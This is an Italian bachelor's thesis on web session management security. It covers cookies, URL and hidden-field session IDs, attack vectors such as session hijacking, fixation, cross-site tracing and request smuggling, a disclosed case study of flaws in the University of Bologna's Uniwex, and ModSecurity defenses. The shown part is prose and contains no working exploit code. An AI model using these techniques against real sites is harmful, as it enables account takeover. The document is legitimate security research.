

*ai miei Genitori, per tutto il supporto
e per avermi dato la possibilità di farmi una cultura.*

*ad Alberto, per il sostegno morale e tecnico,
e per avermi insegnato ad analizzare i problemi in-depth.*

*a Chiara, per essere sempre presente,
e per essere quello che meravigliosamente è ...*

Indice

Introduzione	v
1 Session Management nelle applicazioni Web	1
2 Vettori di attacco	3
3 Tecniche di difesa implementabili	7
Conclusioni	11
A Session Management nelle applicazioni Web	13
A.1 Stateful Sessions and their implementations	13
A.2 Cookies specification	13
A.3 URL-based Session ID	15
A.4 Hidden Field-based Session ID	19
A.5 HTTP authentication	20
A.6 Conclusions	21
B Vettori di attacco	23
B.1 Technical Background	23
B.1.1 Javascript	23
B.1.2 Cross Site Scripting	24
B.2 Common attack vectors	26
B.2.1 Session Hijacking	26
B.2.2 Session Fixation	31

B.2.3	Cross Site Tracing	35
B.2.4	Liberal Cookie Scope	38
B.3	Uncommon attack vectors	41
B.3.1	HTTP Request Smuggling	41
B.3.2	Phase space analysis and FIPS-140-2 tests	43
B.4	Real world attack case: Uniwex	49
B.4.1	Wrong session token redundancy	50
B.4.2	Wrong session token issuing mechanism leads to Ses- sion Fixation	51
B.4.3	Wrong management of expired sessions leads to Infor- mation Disclosure	54
B.4.4	Secunia Advisory SA19493 for Apache Struts prior to 1.2.9	55
B.4.5	TRACE method enabled	57
B.5	Conclusions	59
C	Tecniche di difesa implementabili	61
C.1	ModSecurity: the open source web application firewall	61
C.2	Session Management protection	63
C.3	HTTP Request Smuggling protection	66
C.4	HTTP Session Fixation protection	68
C.5	General attack vectors protection	69
C.6	Right direction to Web Application Traps?	70
C.7	Eliminating session management insecurities forever?	72
C.8	Conclusions	73
	Bibliografia e Webografia	75

Elenco delle figure

3.1	Un esempio di infrastruttura di rete sicura, con reverse proxy e ModSecurity come WAF.	9
A.1	Alcuni dei piu' comuni attributi di un cookie	14
A.2	Risposta raw di Uniwex che rilascia un cookie tramite la direttiva Set-Cookie.	16
A.3	Richiesta raw ad Uniwex, comprensiva di stato tramite la direttiva Cookie.	16
A.4	Login su openemm.org con session token nell'URL.	17
A.5	Codice sorgente di una pagina HTML accessibile solo dopo login.	18
A.6	Risposta raw di autenticazione fallita in un'applicazione che implementa HTTP authentication.	20
A.7	Richiesta raw ad una risorsa dopo avvenuta autenticazione via HTTP Basic Authentication.	21
B.1	Percentuale di applicazioni web vulnerabili agli attack vectors piu' comuni.	25
B.2	Diagramma che illustra come dirottare la sessione di una vittima.	29
B.3	Le cinque fasi proprie di un attacco di Session Fixation.	33
B.4	La rete onion-routing di Tor, utile per nascondersi dietro catene di proxies.	47
B.5	FIPS poker test e relativo risultato grafico, con Burp Sequencer.	48
B.6	Primo di una serie di 4 screenshots che dimostrano l'attacco di Session Fixation su Uniwex.	52

B.7	Secondo screenshot dove il session token viene copiato da Firefox a Opera.	53
B.8	Terzo screenshot dove si prende effettivamente controllo della sessione della vittima.	53
B.9	Ultimo screenshot dove si continua ad interagire con l'applicazione nella sessione della vittima.	54
B.10	Una parte della lunga eccezione lanciata dallo stack applicativo di Uniwex, durante la manipolazione di alcuni cookies. . . .	56
C.1	Le cinque fasi del control flow di ModSecurity.	63
C.2	Un esempio di infrastruttura di rete sicura, con reverse proxy e ModSecurity come WAF.	65

Introduzione

Oggi Internet non sarebbe lo stesso se Tim Berners Lee non avesse gettato le fondamenta per quello che oggi conosciamo come World Wide Web, la “grande ragnatela”. Senza di esso Internet non avrebbe certamente raggiunto le dimensioni odierne, sia in termini di calcolatori che di inter-conessioni: sarebbe probabilmente uno strumento utile sì, ma decisamente meno diffuso e molto meno usato. In effetti se si pensa all’ utilizzo che la maggior parte degli utenti fanno di Internet è proprio navigare la grande rete con un comune browser, dove ormai possono fruire di una serie di servizi impensabili un tempo: applicazioni di e-commerce, banche dati, transazioni monetarie, *office suites*, giochi, ecc. In pratica ogni applicazione può essere adattata o riscritta per essere accessibile da un normale browser, con evidenti miglioramenti di scalabilità [1] e compatibilità software (*cross-platform compatibility*): questa è una tendenza che sta prendendo sempre più piede, come dimostrato in varie iniziative di Google come Google Docs, Meebo con il suo Instant Messaging online, Microsoft con la suite Office Live.

Se si analizza il crescente utilizzo e diffusione del World Wide Web dal punto di vista della Sicurezza IT, si può arrivare alla seguente e ovvia conclusione: più un servizio/applicazione è diffuso e usato, più verrà preso di mira da hackers, crackers e criminali informatici. A maggior ragione, con l’ utilizzo della Grande Rete per la fruibilità di servizi bancari, acquisti on-line e comunicazioni B2B riservate, la tutela della Privacy, dell’ Integrità dei dati, della Confidenzialità delle comunicazioni, dell’ Identità e Trust delle parti sono diventati requisiti necessari ed imprescindibili per ogni applicazione che

si affaccia ad Internet.

Determinati da una relazione di proporzionalità diretta, aumento dei servizi fruibili via Web e hacking vanno ormai di pari passo, tanto che la nascita di figure professionali specializzate nel solo campo della Sicurezza delle applicazioni Web non sono ormai così rare. Questi esperti di IT security spesso non sono altro che *Ethical Hackers*, ossia persone con grosse skills che fanno il “lavoro sporco” prima che venga fatto da qualche criminale. Il precedentemente menzionato “lavoro” viene chiamato *penetration test* in gergo tecnico, e può essere classificato in vari modi: due dei più usati sono Black Box e White Box test. Parliamo di Black Box test quando l’ applicazione che viene testata, in modo più o meno intrusivo, è closed source o comunque non si conoscono la sua architettura o il suo source code. Il White Box test al contrario è quello che permette l’ analisi più profonda, spesso rivelando bugs altrimenti impossibili da trovare in un penetration test normale. Il *penetration test* è un’ attività particolarmente delicata, sia a livello informatico che giuridico: senza autorizzazione scritta e firmata da parte del cliente, un penetration tester non dovrebbe mai avviare il suo “lavoro sporco in quanto oltre alla possibilità di causare disservizi, potrebbe essere perseguibile penalmente. Avere nelle proprie mani la capacità di arrecare danni, sovvertire software scritto da altri, far agire un’ applicazione come si vuole, spesso rende l’ hacker (buono o cattivo che sia) talmente sicuro di se stesso e trionfo da sentirsi Dio per un attimo (per chi ci crede).

C’è comunque da dire che avere un *Ethical Hacker* nella propria squadra di sviluppatori, o di analisti software, torna decisamente a vantaggio dell’ azienda: conoscere come si muovono gli hackers, saper agire come loro, essere al corrente delle ultime vulnerabilità in circolazione nel mondo underground, limita le possibilità di mettere sul mercato un’ applicazione non-sicura e facilmente compromettibile.

Ho oculatamente scelto di definire la mia analisi come *hacker*, in quanto viene fatta in modo probabilmente non convenzionale ad una tesi triennale, seppur di Sicurezza, specialmente per il fatto che buona parte della tesi è

basata su *active exploitation*, cioè sfruttamento di vulnerabilità, legate al Session Management nelle applicazioni Web. Come la vera attitudine *hacker* vuole, ho cercato di essere il più preciso possibile, in linea con le RFCs, andando a fondo nella mia analisi, senza fermarmi a qualche ricerca fatta o qualche semplice tecnica imparata nell' underground.

La mia analisi si articola in tre capitoli, chiaramente posti in un preciso ordine:

- Capitolo uno, dove si presenta la tematica del Session Management nelle applicazioni Web analizzando tutte le tecniche attualmente usate per ovviare alla mancanza di stato nel protocollo HTTP. Si inizia presentando i *Cookies* che sono il metodo più comune e l' unico RFC "compliant", per continuare con i session tokens passati nell' URL e negli *hidden form fields*, concludendo con l' *HTTP authentication* anch' essa RFC "compliant" ma che sta ormai cadendo in disuso poiché poco flessibile.
- Capitolo due, dove si analizza la moltitudine di attacchi realizzabili contro le tecniche di Session Management descritte precedentemente. Dagli attacchi più classici come il *Session Hijacking* a quelli più complessi come l' *HTTP Request Smuggling*, che uniscono a falle del protocollo HTTP errori di gestione di pacchetti malformati da parte dei più comuni web/application server. Per non restare sulla mera teoria si presenteranno una serie di vulnerabilità riscontrate in Uniwex, l' applicazione web principale usata dagli utenti (docenti, studenti, segreterie) dell' Università di Bologna per la registrazione dei voti, la prenotazione degli esami, e tutti i cavilli burocratici. Le vulnerabilità analizzate sono state comunicate ad Unimatica S.P.A e al CeSia tre settimane prima della presentazione pubblica dei bugs stessi. Infine insieme al relatore Ozalp Babaoglu é stata organizzata una presentazione al CeSia dove tutti i bugs sono stati ampiamente discussi, e dove si sono organizzate alcune dimostrazioni *live* degli attacchi effettuabili contro Uniwex.

- Capitolo tre, dove si conclude la dissertazione con l'analisi di alcuni meccanismi di difesa implementabili in ambienti enterprise, e quindi sicuri e scalabili. Verrá presentato *ModSecurity*, il Web Application Firewall open source leader nel mercato, ed una serie di *rules* e policy di sicurezza atte a limitare (se non prevenire) quasi tutti gli attacchi descritti nel secondo capitolo. Infine si conclude con alcuni *proof-of-concept* come le *Web application traps*, utili a fini di ricerca e probabilmente uno degli argomenti che verranno piú dibattuti nei prossimi anni.

Capitolo 1

Session Management nelle applicazioni Web

Il Web si basa sul protocollo HTTP [2] che, essendo stato concepito nel 1990 per servire ipertesti fondamentalmente statici, è basato su un semplice modello di richiesta/risposta dove ogni coppia di messaggi può essere vista come una singola e diversa transazione. Questo significa che il server che ospita i contenuti HTML e li “serve” al client non può associare una risorsa all’utente che l’ha richiesta, non può sapere quale pagina l’utente stia visitando, non può differenziare le richieste di un particolare utente da tutte quelle che gli vengono fatte.

Per questo Hyper Text Transfer Protocol è un protocollo essenzialmente stateless, poichè privo di uno stato: la sua natura è direttamente associabile ai firewalls, inizialmente concepiti come dispositivi per controllare flussi di dati da un punto ad un altro in maniera stateless. I primi *state-less firewalls*, ancora in uso in alcune realtà, essendo incapaci di assegnare uno stato a un pacchetto di dati, non riuscivano a differenziare se il pacchetto da processare fosse stato generato da una nuova richiesta o non fosse altro che parte di una comunicazione già in atto (e già consentita).

Se la natura *state-less* di HTTP poteva andare bene quindici anni fa, già con il boom delle *dot-com* la mancanza del concetto di sessione si faceva

sentire. I semplici “siti” si trasformavano nei primi esperimenti di siti di e-commerce, in complesse applicazioni che trascendevano da una mera rappresentazione statica di ipertesto. La risposta arriva definitivamente a fine anni novanta prima dalle ricerche di Kristol dei Bell Laboratories [3], poi da Netscape con la famosa specifica dei “biscotti magici” HTTP Cookies: la formalizzazione arriva nel 2000 con l’ RFC 2695 [4]. Superare le limitazioni di HTTP ed avere la possibilità di creare sessioni stateful è alla base di tanti servizi e possibilità prima non fattibili: creare il concetto di registrazione e autenticazione in un’ applicazione web senza che l’ utente debba reinserire le sue credenziali di accesso per ogni risorsa richiesta, implementare la logica di un supermercato online, disporre di applicazioni “intelligenti” che ricordano l’ utente dalla sua ultima visita e che cambiano dinamicamente a seconda delle sue preferenze.

A seguito verranno presentate le tecniche utilizzate per creare uno stato nel protocollo HTTP, e renderlo così stateful e adatto ai requisiti delle applicazioni odierne. Verranno ampiamente descritti i cookies, descritti e successivamente migliorati rispettivamente nelle RFCs 2109 e 2965, che rappresentano il meccanismo più usato e dibattuto nella gestione delle sessioni nelle applicazioni web. Verranno anche presentate le altre tecniche riscontrabili nelle odierne applicazioni web: identificatori di sessione passati al server tramite parametri direttamente nell’ URL, ampiamente usati nelle applicazioni che vogliono mantenere il concetto di stato anche in presenza di browsers che non supportano o disabilitano i cookies (sempre di meno); *session tokens* passati all’ applicazione web tramite *hidden form fields*, ossia parametri in form HTML nascosti, usati maggiormente in passato prima dell’ avvento dei proxies per analizzare il flow delle applicazioni; infine HTTP authentication, anch’ essa presente nelle RFCs (esattamente nella RFC 2617), ormai in disuso a causa della sua poca versatilità.

Capitolo 2

Vettori di attacco

Dopo varie e necessarie pagine di presentazione dell' argomento, che dovrebbero così renderlo avvicinabile anche ai meno esperti, veniamo alla parte più interessante e su cui è stata focalizzata la ricerca: sfruttare e manipolare il session management a nostro vantaggio, se siamo hackers. Come abbiamo detto in precedenza, uno dei tanti vantaggi nell' avere uno stato tra richieste e risposte è quello di poter distinguere tra utenti autenticati o non: senza la presenza di cookies o session IDs scambiati in qualche modo, un' utente che si autentica nell' applicazione e ne richiede una particolare risorsa dovrebbe re-autenticarsi per ogni risorsa richiesta successivamente (non intesa come pagina, ma intesa come ogni singolo componente che la caratterizza).

Il session ID viene dunque associato ad un determinato utente che si è autenticato con successo sull' applicazione web. Se si riflette su quanto appena detto si arriva ad una particolare constatazione: se un utente autenticato viene associato con un session ID, e se questo session ID gli permette di non re-autenticarsi durante la sua permanenza nell' applicazione per un tempo x , questo vuol dire che se si entra in possesso del suo token di sessione si avrà accesso alla sessione autenticata. Questo senza dover fornire alcuna credenziale di autenticazione o forgiare pacchetti IP grezzi: la maggior parte degli sviluppatori fallisce nel tentare di risolvere questo problema, o il più delle volte non lo prende neanche in considerazione.

I paragrafi qui a seguire tratteranno in modo strettamente tecnico le varie tipologie di attacchi realizzabili per l'ottenimento dei preziosi ID di sessione.

Si comincia con introdurre alcune tecnologie ed attacchi generici che serviranno in seguito per comprendere al meglio le analisi riportate, e che dovrebbero dare al lettore un minimo di background tecnico nel caso già non lo avesse. Si presenteranno molto velocemente la tecnologia Javascript, essenziale per manipolare il DOM della pagine ed interagire con le varie parti del documento per richiamare ad esempio *document.cookie*, e gli attacchi di *Cross Site Scripting*, che rappresentano la più grande piaga delle applicazioni web negli ultimi anni.

Si prosegue con l'analisi degli attacchi più comuni ed efficaci, dove è quasi sempre necessario trarre in inganno la vittima (ad esempio, tramite l'utilizzo di links maligni) per portare a termine l'attacco. L'attacco di *Session Hijacking*, il più classico e uno dei più devastanti se unito a vulnerabilità XSS in parti riservate dell'applicazione; il "fissaggio" della sessione, meglio conosciuto come *Session Fixation*, decisamente il più sottile e difficile da perseguire penalmente in quanto l'hacker prende il controllo della stessa sessione della vittima; *Cross Site Tracing*, dove il metodo TRACE unito alle vulnerabilità dei browsers rendono il furto di cookies e *session tokens* molto semplice; infine alcune considerazioni sulla creazione dei cookies, specificatamente sulla scelta degli attributi *Domain* e *Path* e di come possono essere sfruttati da un hacker, se mal configurati dagli sviluppatori.

La ricerca si dirige poi verso i cosiddetti *uncommon attack vectors*, ossia attacchi non comuni (ma non per questo meno devastanti) che comprendono l'*HTTP Request Smuggling*, un attacco molto raffinato e sfruttabile solo in determinati scenari con la presenza di più devices in cascata (come web server/application server, o load balancer/application server, per citarne alcuni), e studi statistici come l'analisi del *phase space*.

Infine verrà presentato un case-study su Uniwex (<http://uniwex.unibo.it>), creato appositamente per questa ricerca per dimostrare come la maggior parte delle applicazioni web soffrano di problematiche di sicurezza legate

ad un cattivo Session Management, e come le Università come quella di Bologna, seppur rinomati centri informatici, soffrano delle stesse vulnerabilità delle applicazioni più comuni. Le diverse vulnerabilità scoperte durante l'analisi di Uniwex sono state ampiamente discusse in quanto crediamo che la politica di *Full Disclosure* sia la più adeguata nella comunicazione dei bugs: l'etica non è stata dimenticata come si potrebbe azzardare, in quanto gli organismi competenti che hanno sviluppato l'applicazione e ne gestiscono il mantenimento, sono stati informati con un dettagliato whitepaper.

Capitolo 3

Tecniche di difesa implementabili

Come ogni ricerca di sicurezza che si rispetti, anche questa verrà conclusa con la presentazione di possibili meccanismi di difesa atti a limitare (se non prevenire) gli attacchi ampiamente descritti nel capitolo due. Esistono fondamentalmente due approcci nel gestire la sicurezza nelle applicazioni web: assicurarsi tramite costanti penetration tests che le nostre applicazioni non presentino vulnerabilità sfruttabili e che siano state scritte rispettando almeno in parte i principi dell' SSDL (secure software development lifecycle), oppure posizionare uno o più *filter mechanisms* tra la nostra infrastruttura di web/application servers e i clients.

Se la prima è da considerarsi sempre la migliore, anche se decisamente più costosa in termini di tempo e denaro, la seconda sta prendendo sempre più piede tanto che i maggiori produttori di *security appliances* come firewalls e IDS (Cisco in primis [5]) hanno creato le loro soluzioni personalizzate per proteggere gli assets propri di una web application.

Aggiungere alla propria infrastruttura un Web Application Firewall come *filter mechanism* aiuta a prevenire attacchi noti e non, ed è la soluzione migliore quando modificare l' applicazione per patchare delle vulnerabilità di sicurezza non è una strada affrontabile in tempi ragionevoli per vari motivi.

Un WAF (Web Application Firewall), alla stregua di un firewall, non deve essere inteso come “panacea a tutti i mali”, in quanto anche i WAF non sono esenti da bugs nelle loro *engines* o nei vari sets di rules e regular expressions.

Web Application Security Consortium, un’associazione no-profit di esperti di sicurezza web alla stregua di OWASP, ha creato un interessante progetto utile a valutare tecnicamente i WAF, il *Web Application Firewall Evaluation Criteria*: oltre a specifiche tecniche circa cosa, come e quando un WAF deve intervenire su pacchetti HTTP, dal documento traspare la necessità di seri meccanismi di ispezione del traffico HTTP che vadano ben oltre le limitate capacità di un IDS o di un comune firewall.

Si è deciso di presentare alcune tecniche di difesa implementabili con ModSecurity, un modulo per Apache creato da Ivan Ristic, noto esperto di sicurezza che si era fatto conoscere con il famoso libro Apache Security [6]. ModSecurity è un WAF diventato ormai stabile e performante (versione 2.5.5, al 6 Giugno 2008), adatto agli ambienti di produzione e configurabile come modulo di Apache: per chi non usasse Apache come web server, può tranquillamente dedicare una macchina ad Apache configurato come reverse proxy come in Fig. 3.1, e con ModSecurity, in modo tale che tutto il traffico HTTP passi necessariamente prima dal proxy che deciderà se bloccarlo o forwardarlo al giusto destinatario.




Figura 3.1: L' infrastruttura che raccomandiamo in ambienti enterprise (Copyright Michele Orrù, 2006).

Conclusioni

La sicurezza informatica assume sempre maggior importanza non solo tra gli esperti del settore e per chi ne ha fatto la propria ragione di esistere, ma anche nella vita di tutti i giorni con il massiccio e sempre crescente uso dell'informatica in ogni aspetto della nostra vita che possa essere automatizzato. La sicurezza delle applicazioni web da qualche anno è diventata l'argomento decisamente più scottante sia per gli esperti di sicurezza come noi, sia per gli incauti navigatori della grande rete che nasconde nuove insidie che rendono impotenti la stragrande maggioranza dei suoi utenti. Se tanto è stato fatto nel dare un'etica a ciò che definiamo Full Disclosure e a regolare la comunicazione dei bugs ai relativi vendors, nell'insistere sui programmatori e sugli analisti software sulle buone norme di programmazione sicura e sui *Security Patterns* [7], nel creare più o meno efficaci meccanismi di difesa, tanto deve essere ancora fatto.

L'approccio più serio ed efficace per affrontare la sicurezza di grosse applicazioni web è quello proposto da Whitehat Security: Jeremiah Grossmann e soci hanno sviluppato un ottimo prodotto di vulnerability management, chiamato *Sentinel*, che combina avanzate tecnologie di scanning automatizzate con l'analisi degli esperti. Non dimentichiamoci che Grossmann e soci sono alcuni dei maggiori esperti di web application security al mondo. Le ultime geniali novità di Sentinel sono la correlazione dei risultati di scansione con il WAF ModSecurity: in sostanza se Sentinel trova una potenziale Blind SQL injection, la include nel suo report e crea una regola di ModSecurity per identificare e bloccare gli eventuali attacchi. In questo modo gli sviluppatori

hanno tutto il tempo per poter valutare e patchare le suddette vulnerabilità, senza le troppo comuni soluzioni *quick-and-dirty*.

Tra le tante cose ancora da creare (o modificare, se già esistono) traspare la necessità un meccanismo davvero sicuro per creare uno stato nel protocollo HTTP, perchè i cookies della RFC 2965 non sono abbastanza sicuri per garantire Privacy e Riservatezza, per tutti i motivi ampiamente descritti nel capitolo due. La soluzione ottimale descritta alla fine del terzo capitolo, ossia l'uso di certificati SSL lato client in accoppiata con i tokens di sessione (e il controllo della loro presenza ed autenticità ad ogni richiesta) è un' ottimo approccio ma rischia di essere poco praticabile in complessi ambienti enterprise come Amazon.com o Ebay.com per citarne alcuni, visto che ad ogni client bisognerebbe associare un certificato SSL. È comunque un dato di fatto che quanto detto da Bruce Schneier circa la necessità di un uso sempre maggiore della crittografia, data la legge di Moore e quindi la sempre maggior potenza dei processori, non si possa che rivelare vero: lo si è visto con l'avvento dei *security standards* della PCI [8] e con le iniziative di vari ricercatori di Kaspersky Labs che si impegnano a fattorizzare una chiave RSA a 1024 bits [9]. Probabilmente un' approccio come quello dell'utilizzo di SSL lato client inizierà ad essere preso in considerazione in ambienti mission-critical, e la strada di ricerca più sensata in questo senso è la verifica che OpenSSL non contenga bugs nella generazione degli ID di sessione, o che comunque il meccanismo di handshake non possa essere contraffatto [10] o aggirato. Non per niente poco tempo fa è stato scoperto un grave bug in OpenSSL in una popolare Linux distro, Debian Etch: considerato quante distro si basano su Debian, potete comprendere il grado di pericolosità [11], anche perchè gli exploits che girano su *milw0rm* e su *metasploit* sono già funzionanti.

Come sottolineato più volte la sicurezza è un processo, non un prodotto: in quanto tale è sempre atto a subire continui miglioramenti e correzioni. Pensare che si possa ottenere la sicurezza totale della propria infrastruttura IT è da ignoranti, ed è oltremodo vero per le stesse applicazioni web e per il Session Management.

Appendice A

Session Management nelle applicazioni Web

A.1 Stateful Sessions and their implementations

HTTP is a connection-less protocol: it doesn't have any pre-built way to track sessions and map them to multiple users. Lets think a moment about a multi-user web application like a bug-tracker, in which different levels of privilege and different users exist: so how the application can map every request with the correct user that made it? As RFC 2965 says, web applications must map user sessions issuing cookies to the web browser that make the request: the cookie is accepted and stored in the browser (permanently or not) and every GET/POST request that will succeed should contain this cookie.

A.2 Cookies specification

As we said before, cookies are created as an extension to the HTTP protocol to give it a state between client requests and server responses: originally they were developed by Netscape, and later two RFCs (2109 and 2965) tried

to realize in a concrete way the exact requisites needed to extend HTTP to a stateful protocol. When a web server issues a cookie to a client, it's asking him to remember a small portion of the HTTP header, and to include it in every next request: usually the client doesn't need neither understand the meaning of the cookie value, he just passively send it back to the server. A cookie example can be found in Fig.2: it is taken from uniwx.unibo.it, the web application of the Bologna University that we're going to analyze and attack in this research. We will briefly describe each cookie property here




Figura A.1: The most common attributes of a cookie.

below:

- name: represents the cookie ID, useful when it must be referenced or retrieved at server side;
- value: is where session ID and all the most relevant informations are placed;
- host: the cookie issuer, in this case the domain name of the server where the web application is hosted;
- path: the subset of URLs on the origin server to which the cookie applies;

- expires: the expiry date after which the cookie becomes invalid;
- secure: RFC2965 is not clear about this option, anyway it means that cookies are sent and accepted only through an SSL/TLS connection. That should theoretically protect from *man-in-the-middle* cookie stealing.

Path and Secure options are not secure as they can appear: a common misconception is that HTTPS websites are secure just because the channel is secure. That is definitely far from the truth, because end points (client browser and server side code) where cryptography ends are still vulnerable to all the common exploitation vectors that affect normal applications that don't run on SSL/TLS, as we will discuss in the next chapter. Path option too is almost always set too liberal by developers: that opens new security holes that we will present in chapter two.

To better understand how client and server exchange the cookie, we can proxy the requests of our browser to a Java program (Burp Proxy, in our case) that logs every HTTP request/response pair, as it is reported in figures A2 and A3.

Obviously cookies are not the only way to create a stateful session, because theoretically what is needed is just , as we have seen before, a session ID, if user tracking for marketing or statistical analysis is not important. For this reason several alternatives there exist, some of which are already used in thousand of web applications. We will briefly discuss them in next paragraphs.

A.3 URL-based Session ID

Embedding Session ID informations in the URL means that the “state” between the client and the web application is maintained automatically whenever the client makes an HTTP GET or POST request: a particular parameter (by default JSESSIONID if we're working with JEE, PHPSESSID if PHP) with his 128bits value is always present and visible in the URL




Figura A.2: The server issues a cookie after a request with a Set-Cookie header parameter.




Figura A.3: The client continues with his requests, including in the HTTP message header the cookie that the server previously issued to establish a state.

